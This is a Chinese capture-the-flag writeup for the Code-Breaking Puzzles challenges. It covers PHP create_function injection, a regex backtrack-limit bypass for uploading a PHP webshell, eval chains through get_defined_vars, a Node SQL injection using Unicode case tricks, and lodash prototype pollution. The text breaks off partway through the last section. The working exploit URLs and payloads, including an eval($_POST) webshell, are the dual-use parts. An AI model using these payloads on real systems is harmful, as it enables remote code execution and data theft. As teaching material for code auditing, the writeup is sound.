Code Breaking 挑战赛 Writeup

原创

知道创宇KCSC 于 2019-09-17 13:51:13 发布 1095 收藏

文章标签： Code Breaking 挑战赛 网络安全

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_43380549/article/details/100917203

版权

作者：LoRexxar'@知道创宇404实验室

时间：2018年12月7日

如果你想第一时间了解漏洞资讯，可以关注我们的知道创宇Paper：https://paper.seebug.org/755/


@phith0n 在代码审计小密圈二周年的时候发起了Code-Breaking Puzzles挑战赛，其中包含了php、java、js、python各种硬核的代码审计技巧。在研究复现the js的过程中，我花费了大量的精力，也逐渐找到代码审计的一些技巧，这里主要分享了5道ez题目和1道hard的the js这道题目的writeup，希望阅读本文的你可以从题目中学习到属于代码审计的思考逻辑和技巧。

easy - function

```
 <?php
$action = $_GET['action'] ?? '';
$arg = $_GET['arg'] ?? '';

if(preg_match('/^[a-z0-9_]*$/isD', $action)) {
    show_source(__FILE__);
} else {
    $action('', $arg);
}
```

思路还算是比较清晰，正则很明显，就是要想办法在函数名的头或者尾找一个字符，不影响函数调用。

简单实验了一下没找到，那就直接fuzz起来吧



很容易就fuzz到了就是`\`这个符号

后来稍微翻了翻别人的writeup，才知道原因，`在PHP的命名空间默认为`，所有的函数和类都在`\`这个命名空间中，如果直接写函数名function_name()调用，调用的时候其实相当于写了一个相对路径；而如果写\function_name() 这样调用函数，则其实是写了一个绝对路径。如果你在其他namespace里调用系统类，就必须写绝对路径这种写法。`

紧接着就到了如何只控制第二个参数来执行命令的问题了，后来找到可以用`create_function`来完成，`create_function`的第一个参数是参数，第二个参数是内容。

函数结构形似

```
create_function('$a,$b','return 111')

==>

function a($a, $b){
    return 111;
}
```


然后执行，如果我们想要执行任意代码，就首先需要跳出这个函数定义。

```
create_function('$a,$b','return 111;}phpinfo();//')

==>

function a($a, $b){
    return 111;}phpinfo();//
}
```

这样一来，我们想要执行的代码就会执行

exp

```
http://51.158.75.42:8087/?action=%5Ccreate_function&arg=return%202333;%7Deval($_POST%5B%27ddog%27%5D);%2f%2f
```



Deprecated: Function create_function() is deprecated in **/var/www/html/index.php** on line **8**

html
..
.
flag_h0w2execute_arb1trary_c0de

easy pcrewaf

```php
<?php
function is_php($data){
    return preg_match('/<\?.*[(`;?>].*/is', $data);
}

if(empty($_FILES)) {
    die(show_source(__FILE__));
}

$user_dir = './data/';
$data = file_get_contents($_FILES['file']['tmp_name']);
if (is_php($data)) {
    echo "bad request";
} else {
    @mkdir($user_dir, 0755);
    $path = $user_dir . '/' . random_int(0, 10) . '.php';
    move_uploaded_file($_FILES['file']['tmp_name'], $path);

    header("Location: $path", true, 303);
}
```

这题自己研究的时候没想到怎么做，不过思路很清楚，文件名不可控，唯一能控制的就是文件内容。


所以问题的症结就在于如何绕过这个正则表达式。

```
/<\?.*[(`;?>].*/is
```

简单来说就是`<`后面不能有问号，`<?`后面不能有`(;?>`反引号，但很显然，这是不可能的，最少执行函数也需要括号才行。从常规的思路肯定不行

https://www.leavesongs.com/PENETRATION/use-pcre-backtrack-limit-to-bypass-restrict.html

之后看ph师傅的文章我们看到了问题所在，`pcre.backtrack_limit`这个配置决定了在php中，正则引擎回溯的层数。而这个值默认是1000000.



而什么是正则引擎回溯呢？

在正则中`.*`表示匹配任意字符任意位，也就是说他会匹配所有的字符，而正则引擎在解析正则的时候必然是逐位匹配的，对于

```
<?php phpinfo();//faaaaaaaaaaaaaaaaaaaaaaaa
```

这段代码来说


```
首先<匹配<
然后?匹配?
然后.*会直接匹配到结尾php phpinfo();//faaaaaaaaaaaaaaaaaaaaaaaaa
紧接着匹配[(`;?>]，问题出现了，上一步匹配到了结尾，后面没有满足要求的符号了。

从这里开始正则引擎就开始逐渐回溯，知道符合要求的;出现为止
```

但很显然，服务端不可能不做任何限制，不然如果post一个无限长的数据，那么服务端就会浪费太多的资源在这里，所以就有了`pcre.backtrack_limit`，如果回溯次数超过100万次，那么匹配就会结束，然后跳过这句语句。

回到题目来看，如果能够跳过这句语句，我们就能上传任意文件内容了！

所以最终post就是传一个内容为

```
<?php phpinfo();//a*1000000
```



对于任何一种引擎来说都涉及到这个问题，尤其对于文件内容来说，没办法控制文件的长度，也就不可避免的会出现这样的问题。

对于PHP来说，有这样一个解决办法，在php的正则文档中提到这样一个问题

Return Values

preg_match() returns 1 if the **pattern** matches given **subject**, 0 if it does not, or **FALSE** if an error occurred.

Warning This function may return Boolean **FALSE**, but may also return a non-Boolean value which evaluates to **FALSE**. Please read the section on Booleans for more information. Use the === operator for testing the return value of this function.

Seebug
https://blog.csdn.net/qq_45580449

`preg_match`返回的是匹配到的次数，如果匹配不到会返回0，如果报错就会返回false

所以，对`preg_match`来说，只要对返回结果有判断，就可以避免这样的问题。

easy - phpmagic

题目代码简化之后如下

```
 <?php
if(isset($_GET['read-source'])) {
    exit(show_source(__FILE__));
}

define('DATA_DIR', dirname(__FILE__) . '/data/' . md5($_SERVER['REMOTE_ADDR']));

if(!is_dir(DATA_DIR)) {
    mkdir(DATA_DIR, 0755, true);
}
chdir(DATA_DIR);

$domain = isset($_POST['domain']) ? $_POST['domain'] : '';
$log_name = isset($_POST['log']) ? $_POST['log'] : date('-Y-m-d');
if(!empty($_POST) && $domain):
    $command = sprintf("dig -t A -q %s", escapeshellarg($domain));
    $output = shell_exec($command);

    $output = htmlspecialchars($output, ENT_HTML401 | ENT_QUOTES);

    $log_name = $_SERVER['SERVER_NAME'] . $log_name;
    if(!in_array(pathinfo($log_name, PATHINFO_EXTENSION), ['php', 'php3', 'php4', 'php5', 'phtml', 'pht'], true)
) {
        file_put_contents($log_name, $output);
    }

    echo $output;
endif; ?>
```

稍微阅读一下代码不难发现问题有几个核心点

1、没办法完全控制dig的返回，由于没办法命令注入，所以这里只能执行dig命令，唯一能控制的就是dig的目标，而且返回在显示之前还转义了尖括号，所以

```
; <<>> DiG 9.9.5-9+deb8u15-Debian <<>> -t A -q 1232321321
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 43507
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;1232321321.            IN  A

;; AUTHORITY SECTION:
.           10800   IN  SOA a.root-servers.net. nstld.verisign-grs.com. 2018112800 1800 900 604800 86400

;; Query time: 449 msec
;; SERVER: 127.0.0.11#53(127.0.0.11)
;; WHEN: Wed Nov 28 08:26:15 UTC 2018
;; MSG SIZE  rcvd: 103
```

2、`in_array(pathinfo($log_name, PATHINFO_EXTENSION), ['php', 'php3', 'php4', 'php5', 'phtml', 'pht'], true)`这句过滤真的很严格，实在的讲没有什么直白的绕过办法。

3、log前面会加上`$_SERVER['SERVER_NAME']`

第一点真的是想不到，是看了别人的wp才想明白这个关键点 http://f1sh.site/2018/11/25/code-breaking-puzzles%E5%81%9A%E9%A2%98%E8%AE%B0%E5%BD%95/

之前做题的时候曾经遇到过类似的问题，可以通过解base64来隐藏自己要写入的内容绕过过滤，然后php在解析的时候会忽略各种乱码，只会从`<?php`开始，所以其他的乱码都不会影响到内容，唯一要注意的就是base64是4位一解的，主要不要把第一位打乱掉。

简单测试一下

```
$output = <<<EOT
; <<>> DiG 9.9.5-9+deb8u15-Debian <<>> -t A -q "$domain"
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NXDOMAIN, id: 43507
;; flags: qr rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 0

;; QUESTION SECTION:
;1232321321.            IN  A

;; AUTHORITY SECTION:
.           10800   IN  SOA a.root-servers.net. nstld.verisign-grs.com. 2018112800 1800 900 604800 86400

;; Query time: 449 msec
;; SERVER: 127.0.0.11#53(127.0.0.11)
;; WHEN: Wed Nov 28 08:26:15 UTC 2018
;; MSG SIZE  rcvd: 103

EOT;

$output = htmlspecialchars($output, ENT_HTML401 | ENT_QUOTES);
var_dump($output);
var_dump(base64_decode($output));
```

这样一来我们就能控制文件内容了，而且可以注入`<?php`了

接下来就是第二步，怎么才能控制logname为调用php伪协议呢？

问题就在于我们如何控制`$_SERVER['SERVER_NAME']`，而这个值怎么定是不一定的，这里在这个题目中是取自了头中的host。

这样一来头我们可以控制了，我们就能调用php伪协议了，那么怎么绕过后缀限制呢？

这里用了之前曾经遇到过的一个技巧（老了记性不好，翻了半天也没找到是啥比赛遇到的），**test.php/.就会直接调用到test.php**

通过这个办法可以绕过根据.来分割后缀的各种限制条件，同样也适用于当前环境下。

最终poc:

easy - phplimit

```
<?php
if(';' === preg_replace('/[^\W]+\((?R)?\)/', '', $_GET['code'])) {
    eval($_GET['code']);
} else {
    show_source(__FILE__);
}
```

这个代码就简单多了，简单来说就是只能执行一个函数，但不能设置参数，这题最早出现是在RCTF2018中

https://lorexxar.cn/2018/05/23/rctf2018/

在原来的题目中是用`next(getallheaders())`绕过这个限制的。

但这里getallheaders是apache中的函数，这里是nginx环境，所以目标就是找一个函数其返回的内容是可以控制的就可以了。

问题就在于这种函数还不太好找，首先nginx中并没有能获取all header的函数。

所以目标基本就锁定在会不会有获取cookie，或者所有变量这种函数。在看别人writeup的时候知道了`get_defined_vars`这个函数

http://php.net/manual/zh/function.get-defined-vars.php

他会打印所有已定义的变量（包括全局变量GET等）。简单翻了翻PHP的文档也没找到其他会涉及到可控变量的

在原wp中有一个很厉害的操作，直接reset所有的变量。

http://f1sh.site/2018/11/25/code-breaking-puzzles%E5%81%9A%E9%A2%98%E8%AE%B0%E5%BD%95/

然后只有当前get赋值，那么就只剩下get请求的变量了

```
D:\wamp64\www\phctf2018\easy_phplimit.php:4:
array (size=2)
  'code' => string 'get_defined_vars();' (length=19)
  1 => string '1' (length=1)
```

后面就简单了拼接就好了

(!) Notice: Only variables should be passed by reference in D:\wamp64\www\phctf2018\easy_phplimit.php on line 4

Call Stack

#	Time	Memory	Function	Location
1	0.0004	364848	{main}( )	...\easy_phplimit.php:0


D:\wamp64\www\phctf2018\easy_phplimit.php:4:string 'echo 2333;//eval(implode(reset(get_defined_vars())));' (length=53)

(!) Notice: Only variables should be passed by reference in D:\wamp64\www\phctf2018\easy_phplimit.php(5) : eval()'d code on line 1

Call Stack

#	Time	Memory	Function	Location
1	0.0004	364848	{main}( )	...\easy_phplimit.php:0
2	0.0015	366800	eval('eval(implode(reset(get_defined_vars())));')	...\easy_phplimit.php:5

2333



然后...直接列目录好像也是个不错的办法2333

```
code=readfile(next(array_reverse(scandir(dirname(chdir(dirname(getcwd()))))))));
```

easy - nodechr

nodejs的一个小问题，关键代码如下

```
function safeKeyword(keyword) {
    if(isString(keyword) && !keyword.match(/(union|select|;|\-\-)/is)) {
        return keyword
    }

    return undefined
}

async function login(ctx, next) {
    if(ctx.method == 'POST') {
        let username = safeKeyword(ctx.request.body['username'])
        let password = safeKeyword(ctx.request.body['password'])

        let jump = ctx.router.url('login')
        if (username && password) {
            let user = await ctx.db.get(`SELECT * FROM "users" WHERE "username" = '${username.toUpperCase()}' AN
D "password" = '${password.toUpperCase()}'`)

            if (user) {
                ctx.session.user = user

                jump = ctx.router.url('admin')
            }

        }

        ctx.status = 303
        ctx.redirect(jump)
    } else {
        await ctx.render('index')
    }
}
这里的注入应该是比较清楚的，直接拼接进查询语句
```

这里的注入应该是比较清楚的，直接拼接进查询语句没什么可说的。

然后safekeyword过滤了`select union --`;这四个，下面的逻辑其实说简单的就一句

```
c = `SELECT * FROM "users" WHERE "username" = '${a.toUpperCase()}' AND "password" = '${b.toUpperCase()}'`
```

如何构造这句来查询flag，开始看到题一味着去想盲注的办法了，后来想明白一点，在注入里，没有select是不可能去别的表里拿数据的，而题目一开始很明确的表明flag在flag表中。

所以问题就又回到了最初的地方，如何绕过safekeyword的限制。

ph师傅曾经写过一篇文章 https://www.leavesongs.com/HTML/javascript-up-low-ercase-tip.html

在js中部分字符会在toLowerCase和toUpperCase处理的时候发生难以想象的变化

```
"?"、"?"这两个字符在变大写的时候会变成I和S
"?"这个字符在变小写的时候会变成k
```

用在这里刚好合适不过了。

```
username=ddog
password=' un?on ?elect 1,flag,3 where '1'='1
```

hard - thejs

javascript真难…

关键代码以及注释如下

```
const fs = require('fs')
const express = require('express')
const bodyParser = require('body-parser')
const lodash = require('lodash')
const session = require('express-session')
const randomize = require('randomatic')

const app = express()
app.use(bodyParser.urlencoded({extended: true})).use(bodyParser.json()) //对post请求的请求体进行解析
app.use('/static', express.static('static'))
app.use(session({
    name: 'thejs.session',
    secret: randomize('aA0', 16), // 随机数
    resave: false,
    saveUninitialized: false
}))
app.engine('ejs', function (filePath, options, callback) { // 模板引擎
    fs.readFile(filePath, (err, content) => {   //读文件 filepath
        if (err) return callback(new Error(err))
        let compiled = lodash.template(content)  //模板化
        let rendered = compiled({...options})   //动态引入变量

        return callback(null, rendered)
    })
})
app.set('views', './views')
app.set('view engine', 'ejs')

app.all('/', (req, res) => {
    let data = req.session.data || {language: [], category: []}
    if (req.method == 'POST') {
        data = lodash.merge(data, req.body) // merge 合并字典
        req.session.data = data
    }

    res.render('index', {
        language: data.language,
        category: data.category
    })
})

app.listen(3000, () => console.log(`Example app listening on port 3000!`))
```

由于对node不熟，初看代码的时候简单研究了一下各个部分都是干嘛的。然后就发现整个站几乎没什么功能，就是获取输入然后取其中固定的输出，起码就自己写的代码来说不可能有问题。

再三思考下觉得可能问题在引入的包中…比较明显的就是`lodash.merge`这句，这句代码在这里非常刻意，于是就顺着这个思路去想，简单翻了一下代码发现没什么收获。后来@spine给了我一个链接

https://github.com/HoLyVieR/prototype-pollution-nsec18/blob/master/paper/JavaScript_prototype_pollution_attack_in_NodeJS.pdf


js特性

首先我们可以先回顾一下js的一部分特性。

由于js非常面向对象的编程特性，js有很多神奇的操作。

在js中你可以用各种方式操作自己的对象。

在js中，所有的对象都是从各种基础对象继承下来的，所以每个对象都有他的父类，通过prototype可以直接操作修改父类的对象。



而且子类会继承父类的所有方法。

在js中，每个对象都有两个魔术方法，一个是`constructor`另一个是`__proto__`。

对于实例来说，constructor代表其构造函数，像前面说的一样，函数可以通过prototype获取其父对象

```
function myclass () {}

myclass.prototype.myfunc = function () {return 233;}

var inst = new myclass();

inst.constructor // return function myclass
inst.constructor.prototype // return the prototype of myclass
inst.constructor.prototype.myfunc() // return 233
```

```
> function myclass () {}

  myclass.prototype.myfunc = function () {return 233;}

  var inst = new myclass();
ƒ () {return 233;}
> inst.constructor
ƒ myclass () {}
> inst.constructor.prototype
▶ {myfunc: ƒ, constructor: ƒ}
> inst.constructor.prototype.myfunc()
233
```

而另一个魔术方法`__proto__`就等价于`.constructor.prototype`

```
> inst.constructor.prototype.myfunc()
233
> inst['__proto__'].myfunc()
233
> inst.__proto__.myfunc()
233
```

由于子类会继承父类的所有方法，所以如果在当前对象中找不到该方法，就会到父类中去找，直到找不到才会爆错

```
> inst.__proto__.myfunc()
233
> inst.myfunc()
233
> inst.myfunc_none()
▶ Uncaught TypeError: inst.myfunc_none is not a function
    at <anonymous>:1:6
```

在复习了上面的特性之后，我们回到这个漏洞

回到漏洞

在漏洞分析文中提到了这样一种方式

```
https://github.com/HoLyVieR/prototype-pollution-nsec18/blob/master/paper/JavaScript_prototype_pollution_attack_in_NodeJS.pdf
```

假设对于语句

```
obj[a][b][c] = value
```

如果我们控制a为constructor，b为prototype，c为某个key，我们是不是就可以为这个对象父类初始化某个值，这个值会被继承到当前对象。同理如果a为`__proto__`，b也为`__proto__`，那么我们就可以为基类`Object`定义某个值。

当然这种代码不会随时都出现，所以在实际场景下，这种攻击方式会影响什么样的操作呢。

首先我们需要理解的就是，我们想办法赋值的`__proto__`对象并不是真正的这个对象，如图

所以想要写到真正的`__proto__`中，我们需要一层赋值，就如同原文范例代码中的那样

```
merge (target, source)
        foreach property of source
                if property exists and is an object on both the target and the source
                        merge(target[property], source[property])
                else
                        target[property] = source[property]
```


通过这样的操作，我们就可以给Object基类定义一个变量名。

由于子类会继承父类的所有方法，但首先需要保证子类没有定义这个变量，因为只有当前类没有定义这个变量，才会去父类寻找。

在js代码中，经常能遇到这样的代码

```
if (!obj.aaa){
    ...
}
```

这种情况下，js会去调用obj的aaa方法，如果aaa方法undefined，那么就会跟入到obj的父类中（js不会直接报该变量未定义并终止）。

这种情况下，我们通过定义obj的基类Object的aaa方法，就能操作这个变量，改变原来的代码走向。

最后让我们回到题目中来。


回到题目

回到题目中，这下代码的问题点很清楚了。整个代码有且只有1个输入点也就是`req.body`，这个变量刚好通过`lodash.merge`合并.

```
})
app.set('views', './views')
app.set('view engine', 'ejs')

app.all( path: '/', (req, res) => {
    let data = req.session.data || {language: [], category: []}
    if (req.method == 'POST') {
